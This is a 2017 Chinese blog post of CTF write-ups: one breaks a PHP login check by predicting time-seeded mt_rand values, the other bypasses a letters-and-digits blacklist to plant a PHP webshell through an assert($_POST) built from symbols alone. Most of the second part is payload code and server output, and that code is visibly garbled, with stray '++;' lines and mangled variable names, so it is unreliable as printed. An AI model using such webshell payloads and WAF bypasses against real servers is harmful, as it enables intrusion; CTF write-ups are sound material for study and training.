

# 近期的一些小比赛writeup

原创

Pz\_mstr 于 2017-11-29 12:55:18 发布 263 收藏

文章标签: [ctf](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/qq\\_35544379/article/details/78664017](https://blog.csdn.net/qq_35544379/article/details/78664017)

版权

## 0x01 伪随机数

index.php.bak 下载源码

```
<?php
error_reporting(0);
function create_password($pw_length = 10)
{
    $randpwd = "";
    for ($i = 0; $i < $pw_length; $i++)
    {
        $randpwd .= chr(mt_rand(33, 126));
    }
    return $randpwd;
}

session_start();
mt_srand(time());
$pwd=create_password();

if($pwd==$_GET['pwd'])
{
    if($_SESSION['userLogin']==$_GET['login'])
        echo "Good job, you get the flag".'$flag';
}
else
{echo "Wrong!";}

$_SESSION['userLogin']=create_password(32).rand();
?>
```

[http://blog.csdn.net/qq\\_35544379](http://blog.csdn.net/qq_35544379)

对比用户输入的pwd和伪随机生成的pwd, 再对比login和session产生的login, 如果都满足则得到答案。

我们可以看到, 这里的userLogin是在验证后设置的, 因此login置空即可绕过

对于pwd, 使用了mt\_rand, 而在同一个进程中, 对于同一个seed, 每次通过mt\_rand()生成的值都是固定的, 因此我们可以通过还原程序逻辑, 计算出对应的mt\_rand()产生的伪随机数的值进行对目标结果的爆破。

构造payload如下

```
<?php function create_password($pw_length = 10) { $randpwd = ""; for ($i = 0; $i < $pw_length; $i++) {
```

最终得到flag

Wrong!maybe u need to scan this website!!!  
Wrong!maybe u need to scan this website!!!  
Wrong!maybe u need to scan this website!!!  
Wrong!maybe u need to scan this website!!!  
Wrong!maybe u need to scan this website!!!  
Wrong!maybe u need to scan this website!!!  
Good job, you get the flag{46b07b0f27b1696d69715fdf1d1ecaa1}maybe u need to scan this website!!!  
Wrong!maybe u need to scan this website!!!  
Wrong!maybe u need to scan this website!!!  
Wrong!maybe u need to scan this website!!!  
Wrong!maybe u need to scan this website!!!  
Wrong!maybe u need to scan this website!!!  
Wrong!maybe u need to scan this website!!!  
Wrong!maybe u need to scan this website!!!  
Wrong!maybe u need to scan this website!!!

[http://blog.csdn.net/qq\\_35544379](http://blog.csdn.net/qq_35544379)

## 0x02 hxb2017

源码

```
1 <?php
2 ini_set("display_errors", "On");
3 error_reporting(E_ALL | E_STRICT);
4 if(!isset($_GET['content'])){
5     show_source(__FILE__);
6     die();
7 }
8 function rand_string( $length ) {
9     $chars = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789";
10    $size = strlen( $chars );
11    $str = '';
12    for( $i = 0; $i < $length; $i++ ) {
13        $str .= $chars[ rand( 0, $size - 1 ) ];
14    }
15    return $str;
16 }
17 $data = $_GET['content'];
18 $black_char = array('a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i', 'j', 'k', 'l', 'm', 'n', 'o', 'p', 'q', 'r', 's', 't', 'u', 'v', 'w',
19    'x', 'y', 'z', ' ', '!', '"', '#', '$', '%', '&', '*', '+', '-', '/', '0', '1', '2', '3', '4', '5', '6', '7', '8', '9', ':', '<', '>',
20    '?', '@', 'A', 'B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X',
21    'Y', 'Z', '\\', '^', '~', '|', '~');
22 foreach ( $black_char as $b ) {
23     if (stripos($data, $b) !== false){
24         die("关键字WAF");
25     }
26 }
27 $filename=rand_string(0x20).'.php';
28 $folder='uploads/';
29 $full_filename = $folder.$filename;
30 if(file_put_contents($full_filename, '<?php '.$data)){
31     echo "<a href='".$full_filename."'>shell</a><br>";
32     echo "我的/flag,你读到了么";
33 }else{
34     echo "噢 噢,错了";
35 }
```

[http://blog.csdn.net/qq\\_35544379](http://blog.csdn.net/qq_35544379)

审计：content 传入内容为 php 文件内容，因此如果我们能传入一句话的内容，即可 getshell，问题就在于普通的一句话木马会被过滤，因此我们需要想办法绕过这个关键字 WAF。

记得之前看到过p神博客的一篇“不包含数字和字母的webshell”文章。

文章的思路主要是：将非字母、数字的字符经过各种变换，最后构造出a-z中任意一个字符，再利用PHP允许动态函数执行的特点，拼接处我们想要的一句话木马

又因为php有一个这样的特性

在处理字符变量的算术运算是，PHP沿袭了Perl的习惯，而非C得。例如，在Perl中


因此我们利用这里数组Array具有一个大写字母A，一个小写a可以构造出a-z和A-Z的所有字母。

再次研究源码，我们发现没有过滤掉\_（下划线）和括号('')

因此我们执行的 payload 为 ASSERT(\$\_POST[\_])

对应的绕过 payload 为

```
<?php
$_=[];
$_=@"$_"; // $_='Array';
$_=$_['!'=='@']; // $_=$_[0];
$__=$_; // A
$_=$_;
$_++;$_++;$_++;$_++;$_++;$_++;$_++;$_++;$_++;$_++;$_++;$_++;
++;$_++;$_++;$_++;$_++;$_++;$_++;
$_.=$_; // S
$_.=$_; // S
$_=$_;
$_++;$_++;$_++;$_++; // E
$_.=$_;
$_=$_;
$_++;$_++;$_++;$_++;$_++;$_++;$_++;$_++;$_++;$_++;$_++;$_++;
++;$_++;$_++;$_++;$_++; // R
$_.=$_;
$_=$_;
$_++;$_++;$_++;$_++;$_++;$_++;$_++;$_++;$_++;$_++;$_++;$_++;
++;$_++;$_++;$_++;$_++;$_++;$_++; // T
$_.=$_;
$__='_';
$_=$_;
$_++;$_++;$_++;$_++;$_++;$_++;$_++;$_++;$_++;$_++;$_++;$_++;
++;$_++;$_++;$_++; // P
$_.=$_;
$_=$_;
$_++;$_++;$_++;$_++;$_++;$_++;$_++;$_++;$_++;$_++;$_++;$_++;
++;$_++;$_++; // O
$_.=$_;
$_=$_;
$_++;$_++;$_++;$_++;$_++;$_++;$_++;$_++;$_++;$_++;$_++;$_++;
++;$_++;$_++;$_++;$_++;$_++; // S
$_.=$_;
$_=$_;
$_++;$_++;$_++;$_++;$_++;$_++;$_++;$_++;$_++;$_++;$_++;$_++;
++;$_++;$_++;$_++;$_++;$_++; // T
$_.=$_;
$_=$$_;
$_($_[_]); // ASSERT($_POST[_]);
```



**Notice:** Undefined offset: 0 in `/var/www/html/uploads/VtBJaimuN5j0QZK6Tilsydhau5RiYX0K.php` on line 1

**Notice:** Array to string conversion in `/var/www/html/uploads/VtBJaimuN5j0QZK6Tilsydhau5RiYX0K.php` on line 1

**Notice:** Use of undefined constant `_` - assumed `'_'` in `/var/www/html/uploads/VtBJaimuN5j0QZK6Tilsydhau5RiYX0K.php` on line 1

**Notice:** Undefined index: `_` in `/var/www/html/uploads/VtBJaimuN5j0QZK6Tilsydhau5RiYX0K.php` on line 1

**Warning:** `assert()`: Assertion failed in `/var/www/html/uploads/VtBJaimuN5j0QZK6Tilsydhau5RiYX0K.php` on line 1

[http://blog.csdn.net/qq\\_35544379](http://blog.csdn.net/qq_35544379)

成功getshell

